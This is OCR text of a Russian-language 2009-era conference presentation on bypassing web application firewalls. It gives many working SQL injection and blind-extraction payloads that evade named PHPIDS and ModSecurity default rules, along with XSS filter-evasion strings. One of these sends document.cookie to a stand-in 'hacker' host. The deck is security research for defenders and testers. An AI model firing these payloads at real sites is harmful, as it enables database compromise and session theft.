Методы обхода Web Application Firewall


Дмитрий Евтеев

Positive Technologies

О чем пойдет речь


- Опасный мир Web-приложений
- Какие бывают "спасители" от угроз
- Web Application Firewall, что за новомодный зверь такой?
- Методы обхода Web Application Firewall
- Практика обхода Web Application Firewall
- Пример из практики или почему CC’09 не был взломан
- Резюме

Опасный мир Web-приложений



Статистика уязвимостей Web-приложений Positive Technologies за 2008 год (Whitebox Sites %) - http://www.ptsecurity.ru/analytics.asp

Опасный мир Web-приложений




Статистика уязвимостей Web-приложений WASC за 2008 год (Whitebox Sites %) - http://www.webappsec.org/projects/statistics/

Подходы по снижению угроз

- **Директивный подход (Directive)**
  - Software Development Life Cycle (SDLC), «бумажная безопасность», выстраивание высокоуровневых процессов
- **Детективный подход (Detective)**
  - Тестирование функций (black/white-box), фаззинг (fuzzing), статический/динамический/ручной анализ исходного кода
- **Профилактический подход (Preventive)**
  - Intrusion Detection/Prevention Systems (IDS/IPS), Web Application Firewall (WAF)

Что такое WAF



http://server/?id=1+union+select...
http://server/?id=“><script>...
http://server/?id=/../../../etc/passwd

Нормализация данных

- Decode HTML entities (e.g. c, ", ª)
- Escaped characters (e.g. \t, \001, \xAA, \uAABB)
- Null byte string termination
- ...


Поиск сигнатуры

- /(sel)(ect.+fr)(om)/is
- /(uni)(on.+sel)(ect)/is
- ...

Какие они бывают

- **По режиму работы:**
  - Мост/Маршрутизатор
  - Обратный прокси-сервер
  - Встроенный
- **По модели защиты:**
  - Основанный на сигнатуре (Signature-based)
  - Основанный на правилах (Rule-based)
- **По реакции на «плохой» запрос:**
  - «Очистка опасных» данных
  - Блокировка запроса
  - Блокировка источника атаки

Методы обхода WAF



Методы обхода WAF

Фундаментальные ограничения технологии

- Неспособность полностью защитить Web-приложение от всех возможных уязвимостей

Общие проблемы

- При использовании универсальных фильтров WAF приходится балансировать между эффективностью фильтра и минимизацией ошибок блокировки легитимного трафика
- Обработка возвращаемого трафика клиенту

Уязвимости реализации

- Технологии нормализации
- Использование новых техник эксплуатации уязвимостей в Web (HTTP Parameter Pollution, HTTP Parameter Fragmentation, замена null-byte, etc)

Методы обхода WAF – Фундаментальные ограничения

Небезопасное восстановление паролей (Weak Password Recovery Validation)

IMPACT: An attacker could exploit this vulnerability to **compromise the admin account** of any wordpress/wordpress-mu <= 2.8.3
http://seclists.org/fulldisclosure/2009/Aug/0113.html

Практика обхода WAF. Глава I

Внедрение операторов SQL (SQL Injection)

WASC: http://projects.webappsec.org/SQL-Injection
OWASP: http://www.owasp.org/index.php/SQL_Injection

SQL Injection – Базовые знания

- **Выделяют два вида SQL Injection**
  - SQL Injection в строковом параметре
    Пример: SELECT * from table where name = 'Name'
  - SQL Injection в цифровом параметре
    Пример: SELECT * from table where id = 123
- **Эксплуатацию SQL Injection разделяют в зависимости от типа используемой СУБД и условий внедрения**
  - Уязвимый запрос может попасть в Insert, Update, Delete, etc
    Пример: UPDATE users SET pass = '1' where user = 't1' OR 1=1--'
  - Blind SQL Injection (слепое внедрение операторов SQL)
    Пример: select * from table where id = 1 AND if((ascii(lower(substring((select user()),$i,1))))!=$s,1,benchmark(2000000,md5(now())))
  - Особенности эксплуатации для разных СУБД
    Пример (MySQL): SELECT * from table where id = 1 union select 1,2,3
    Пример (PostgreSQL): SELECT * from table where id = 1; select 1,2,3

Практика обхода WAF: SQL Injection - нормализация

- **Пример (1) уязвимости в функции нормализации запроса**
  - Следующий запрос не позволяет провести атаку

    /?id=1+union+select+1,2,3/*

  - В случае наличия соответствующей уязвимости в WAF, такой запрос успешно отработает

    /?id=1/*union*/union/*select*/select+1,2,3/*

  - После обработки WAF, запрос примет следующий вид

    index.php?id=1/*uni X on*/union/*sel X ect*/select+1,2,3/*

- **Данный пример работает в случае «очистки» опасного трафика, а не при блокировке всего запроса или источника атаки**

Практика обхода WAF: SQL Injection - нормализация

- **Пример (2) уязвимости в функции нормализации запроса**
  - Аналогично, следующий запрос не позволяет провести атаку

  /?id=1+union+select+1,2,3/*

  - В случае наличия соответствующей уязвимости в WAF, такой запрос успешно отработает

  /?id=1+un/**/ion+sel/**/ect+1,2,3--

  - SQL запрос примет вид

  SELECT * from table where id =1 union select 1,2,3--

- **Вместо конструкции /**/ могут использоваться любые наборы символов, вырезаемые WAF (eq #####, %00, etc)**
- **Данный пример работает в случае «излишней очистки» поступающих данных (замена regexp-выражения на пустую строку)**

Практика обхода WAF: SQL Injection – HPP (пример 1)

- **Использование HTTP Parameter Pollution (HPP)**
  - Следующий запрос не позволяет провести атаку

  /?id=1;select+1,2,3+from+users+where+id=1--

  - Используя HPP, такой запрос успешно отработает


  /?id=1;select+1&id=2,3+from+users+where+id=1--

- **Успешное проведение атаки HPP по обходу WAF ограничено используемой средой атакуемого приложения**

- **OWASP EU09 Luca Carettoni, Stefano diPaola http://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf**

Практика обхода WAF: SQL Injection – HPP

- **Как это работает?**



Практика обхода WAF: SQL Injection - HPP

Технология/Среда	Интерпретация параметров	Пример
ASP.NET/IIS	Склеивание через запятую	par1=val1,val2
ASP/IIS	Склеивание через запятую	par1=val1,val2
PHP/APACHE	Последний параметр результирующий	par1=val2
PHP/Zeus	Последний параметр результирующий	par1=val2
JSP, Servlet/Apache Tomcat	Первый параметр результирующий	par1=val1
JSP,Servlet/Oracle Application Server 10g	Первый параметр результирующий	par1=val1
JSP,Servlet/Jetty	Первый параметр результирующий	par1=val1
IBM Lotus Domino	Первый параметр результирующий	par1=val1
IBM HTTP Server	Последний параметр результирующий	par1=val2
mod_perl,libapeq2/Apache	Первый параметр результирующий	par1=val1
Perl CGI/Apache	Первый параметр результирующий	par1=val1
mod_perl,lib???/Apache	Первый параметр результирующий	par1=val1
mod_wsgi (Python)/Apache	Возвращается массив	ARRAY(0x8b9058c)
Pythin/Zope	Первый параметр результирующий	par1=val1
IceWarp	Возвращается массив	['val1','val2']
AXIS 2400	Последний параметр результирующий	par1=val2
Linksys Wireless-G PTZ Internet Camera	Склеивание через запятую	par1=val1,val2
Ricoh Aficio 1022 Printer	Последний параметр результирующий	par1=val2
webcamXP Pro	Первый параметр результирующий	par1=val1
DBMan	Склеивание через две тильды	par1=val1~~val2

Практика обхода WAF: SQL Injection – HPP (пример 2)

Использование HTTP Parameter Pollution (HPP)

- Уязвимый код

```
SQL="select key from table where id="+Request.QueryString("id")
```

- Используя технику HPP, такой запрос успешно отработает

```
/?id=1/**/union/*&id=*/select/*&id=*/pwd/*&id=*/from/*&id=*/users
```

- SQL запрос примет вид

```
select key from table where
  id=1/**/union/*,*/select/*,*/pwd/*,*/from/*,*/users
```

Lavakumar Kuppan, http://lavakumar.com/Split_and_Join.pdf

Практика обхода WAF: SQL Injection – HPF

- **Использование HTTP Parameter Fragmentation (HPF)**
  - Пример уязвимого кода

```
Query("select * from table where a=".$_GET['a']." and b=".$_GET['b']);

Query("select * from table where a=".$_GET['a']." and b=".$_GET['b']." limit
  ".$_GET['c']);
```

  - Следующий запрос не позволяет провести атаку

```
/?a=1+union+select+1,2/*
```

  - Используя HPF, такие запросы ***могут*** успешно отработать

```
/?a=1+union/*&b=*/select+1,2

/?a=1+union/*&b=*/select+1,pass/*&c=*/from+users--
```

  - SQL запросы принимают вид

```
select * from table where a=1 union/* and b=*/select 1,2

select * from table where a=1 union/* and b=*/select 1,pass/* limit */from users--
```

- **http://www.webappsec.org/lists/websecurity/archive/2009-08/msg00080.html**

Практика обхода WAF: Blind SQL Injection

- **Использование логических запросов AND и OR**
  - **Следующий запрос для многих WAF позволяет успешно провести атаку**

  /?id=1+OR+0x50=0x50

  /?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74

- **Вместо знака равенства может использоваться отрицание или неравенство (!=, <>, <, >) – Парадокс! Но многие WAF это пропускают.**

- **Заменяя функции SQL, которые попадают в сигнатуры WAF, на их синонимы, становится возможным эксплуатировать уязвимость методом blind-SQL Injection**

  substring() -> mid(), substr(), etc

  ascii() -> hex(), bin(), etc

  benchmark() -> sleep()

- **Данный пример справедлив для всех WAF, разработчики которых стремятся охватить как можно больше Web-приложений**

Практика обхода WAF: Blind SQL Injection

- **Пример разнообразия логических запросов**

```
and 1
or 1
and 1=1
and 2<3
and 'a'='a'
and 'a'<>'b'
and char(32)=' '
and 3<=2
and 5<=>4
and 5<=>5
and 5 is null
or 5 is not null
...
```

Практика обхода WAF: Blind SQL Injection

- **Пример различного представления запроса с одной смысловой нагрузкой**

```
select user from mysql.user where user = 'user' OR mid(password,1,1)='*'
select user from mysql.user where user = 'user' OR mid(password,1,1)=0x2a
select user from mysql.user where user = 'user' OR mid(password,1,1)=unhex('2a')
select user from mysql.user where user = 'user' OR mid(password,1,1) regexp '[*]'
select user from mysql.user where user = 'user' OR mid(password,1,1) like '*'
select user from mysql.user where user = 'user' OR mid(password,1,1) rlike '[*]'
select user from mysql.user where user = 'user' OR ord(mid(password,1,1))=42
select user from mysql.user where user = 'user' OR ascii(mid(password,1,1))=42
select user from mysql.user where user = 'user' OR find_in_set('2a',hex(mid(password,1,1)))=1
select user from mysql.user where user = 'user' OR position(0x2a in password)=1
select user from mysql.user where user = 'user' OR locate(0x2a,password)=1
select user from mysql.user where user = 'user' OR substr(password,1,1)=0x2a
select user from mysql.user where user = 'user' OR substring(password,1,1)=0x2a
...
```

Практика обхода WAF: Blind SQL Injection

- **Известные:**

  substring((select 'password'),1,1) = 0x70

  substr((select 'password'),1,1) = 0x70

  mid((select 'password'),1,1) = 0x70

- **Новые:**

  strcmp(left('password',1), 0x69) = 1

  strcmp(left('password',1), 0x70) = 0

  strcmp(left('password',1), 0x71) = -1

  STRCMP(expr1,expr2) возвращает 0 если последовательности равны, -1 если первый аргумент меньше второго, и 1 в противном случае.

  http://dev.mysql.com/doc/refman/5.0/en/string-comparison-functions.html

Практика обхода WAF: Blind SQL Injection

Blind SQL Injection – это не всегда использование AND и OR!

- **Примеры уязвимого кода**

```
Query("select * from table where uid=".$_GET['uid']);

Query("select * from table where card=".$_GET['card']);
```

- **Пример эксплуатации**

false: index.php?uid=strcmp(left((select+hash+from+users+limit+0,1),1),0x42)%2B112233

false: index.php?uid=strcmp(left((select+hash+from+users+limit+0,1),1),0x61)%2B112233

true: index.php?uid=strcmp(left((select+hash+from+users+limit+0,1),1),0x62)%2B112233

первый символ hash = B

false: ...

false: index.php?uid=strcmp(left((select/**/hash/**/from/**/users/**/limit/**/0,1),2),0x6240)%2B112233

true: index.php?uid=strcmp(left((select/**/hash/**/from/**/users/**/limit/**/0,1),2),0x6241)%2B112233

второй символ hash = A

hash
ba46881b5c47b062c8d5f3d0db620914

Практика обхода WAF: SQL Injection – обход сигнатур

Пример по обходу сигнатур

- Следующий запрос попадает в сигнатуру WAF

/?id=1+union+(select+1,2+from+users)

- Но порой, используемые сигнатуры можно обойти

/?id=1+union+(select+'xz'from+xxx)

/?id=(1)union(select(1),mid(hash,1,32)from(users))

/?id=1+union+(select'1',concat(login,hash)from+users)

/?id=(1)union(((((((select(1),hex(hash)from(users)))))))

/?id=(1)or(0x50=0x50)

...

Практика обхода WAF: SQL Injection – обход сигнатур

- **PHPIDS (0.6.1.1) – default rules**

  Ругается на: /?id=1+union+select+user,password+from+mysql.user+where+user=1

  Но пропускает: /?id=1+union+select+user,password+from+mysql.user+limit+0,1

  Ругается на: /?id=1+OR+1=1

  Но пропускает: /?id=1+OR+0x50=0x50

  Ругается на: /?id=substring((1),1,1)

  Но пропускает: /?id=mid((1),1,1)

Практика обхода WAF: SQL Injection – обход сигнатур

Mod_Security (2.5.9) – default rules

Ругается на:
/?id=1+and+ascii(lower(substring((select+pwd+from+users+limit+1,1),1,1)))=74

Но пропускает:
/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74

Ругается на: /?id=1+OR+1=1

Но пропускает: /?id=1+OR+0x50=0x50

Ругается на: /?id=1+and+5=6

Но пропускает: /?id=1+and+5!=6

Ругается на: /?id=1;drop members

Но пропускает: /?id=1;delete members

И пропускает: /?id=(1);exec('sel'+'ect(1)'+',(xxx)from'+'yyy')

Резюме: Глава I - SQL Injection

Атака SQL Injection может быть успешно реализована в обход WAF во всех следующих случаях:

- **Присутствие уязвимостей в функциях нормализации запроса WAF**
- **Использование техник HPP и HPF**
- **Обход правил фильтрации (сигнатур)**
- **Эксплуатация уязвимости методом blind SQL Injection**
- **Атака на логику работы приложения (and & or)**

Практика обхода WAF. Глава II

Межсайтовое выполнение сценариев (Cross-site Scripting, XSS)

The Cheat Sheet: http://ha.ckers.org/xss.html
WASC: http://projects.webappsec.org/f/ScriptMapping_Release_26Nov2007.html
OWASP: http://www.owasp.org/index.php/Cross-Site_Scripting

Cross-Site Scripting – Базовые знания

- **Условно Cross-Site Scripting (XSS) делят на:**
  - Сохраненный вариант (persistent/stored)
  - Отраженный вариант (non-persistent/reflected)

- **Cross-Site Scripting обычно можно встретить:**
  - В HTML теге
  - В теле JavaScript/VBScript/etc (eq DOM-based)
  - В коде HTML
  - В параметре тега HTML
  - В Java
  - Во Flash

- **Cross-Site Scripting – это уязвимость на стороне клиента (client side)**
  - Microsoft Internet Explorer 8 XSS filter
  - Mozilla NoScript Firefox extension

Методы обхода WAF – Cross-Site Scripting

Общие проблемы

- Сохраненный вариант XSS

В случае, если удалось «протащить» XSS через фильтр, WAF не сможет воспрепятствовать реализации атаки

- Отраженный вариант XSS в Javascript

Пример: <script> … setTimeout(\"writetitle()\",$_GET[xss]) … </script>
Эксплуатация: /?xss=500); alert(document.cookie);//

- DOM-based XSS

Пример: <script> … eval($_GET[xss]); … </script>
Эксплуатация: /?xss=document.cookie

Аналогичные проблемы наблюдаются у фильтров защиты от XSS на уровне client-side (например, IE8)

Практика обхода WAF: Cross-Site Scripting

- **XSS через перенаправление запроса**
  - **Уязвимый код:**

  ...
  header('Location: '.$_GET['param']);
  ...
  А также:
  ...
  header('Refresh: 0; URL='.$_GET['param']);
  ...

  - **Такой запрос WAF не пропустит:**

  /?param=javascript:alert(document.cookie)

  - **Подобный запрос WAF пропустит и XSS отработает на некоторых браузерах (Opera, Safary, Chrom, etc):**

  /?param=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4=

- **http://websecurity.com.ua/3386/;**
  http://www.webappsec.org/lists/websecurity/archive/2009-08/msg00116.html

Практика обхода WAF: Cross-Site Scripting

- **Использование HPP, HPF иногда позволяет обойти фильтры**

- **Обход правил фильтрации на примере ModSecurity:**

<img src="x:alert" onerror="eval(src%2b'(0)')">

";document.write('<img sr'%2b'c=http://hacker/x.png?'%2bdocument['cookie']%2b'>');"

...

- **BlackHat USA09 Eduardo Vela (Эдуардо Вела), David Lindsay (Дэвид Линдсэй) http://www.blackhat.com/presentations/bh-usa-09/VELANAVA/BHUSA09-VelaNava-FavoriteXSS-SLIDES.pdf**

Резюме: Глава II - Cross-Site Scripting

- **Атака Cross-Site Scripting может быть успешно реализована в обход WAF во всех следующих случаях:**
  - **Эксплуатация DOM-based XSS**
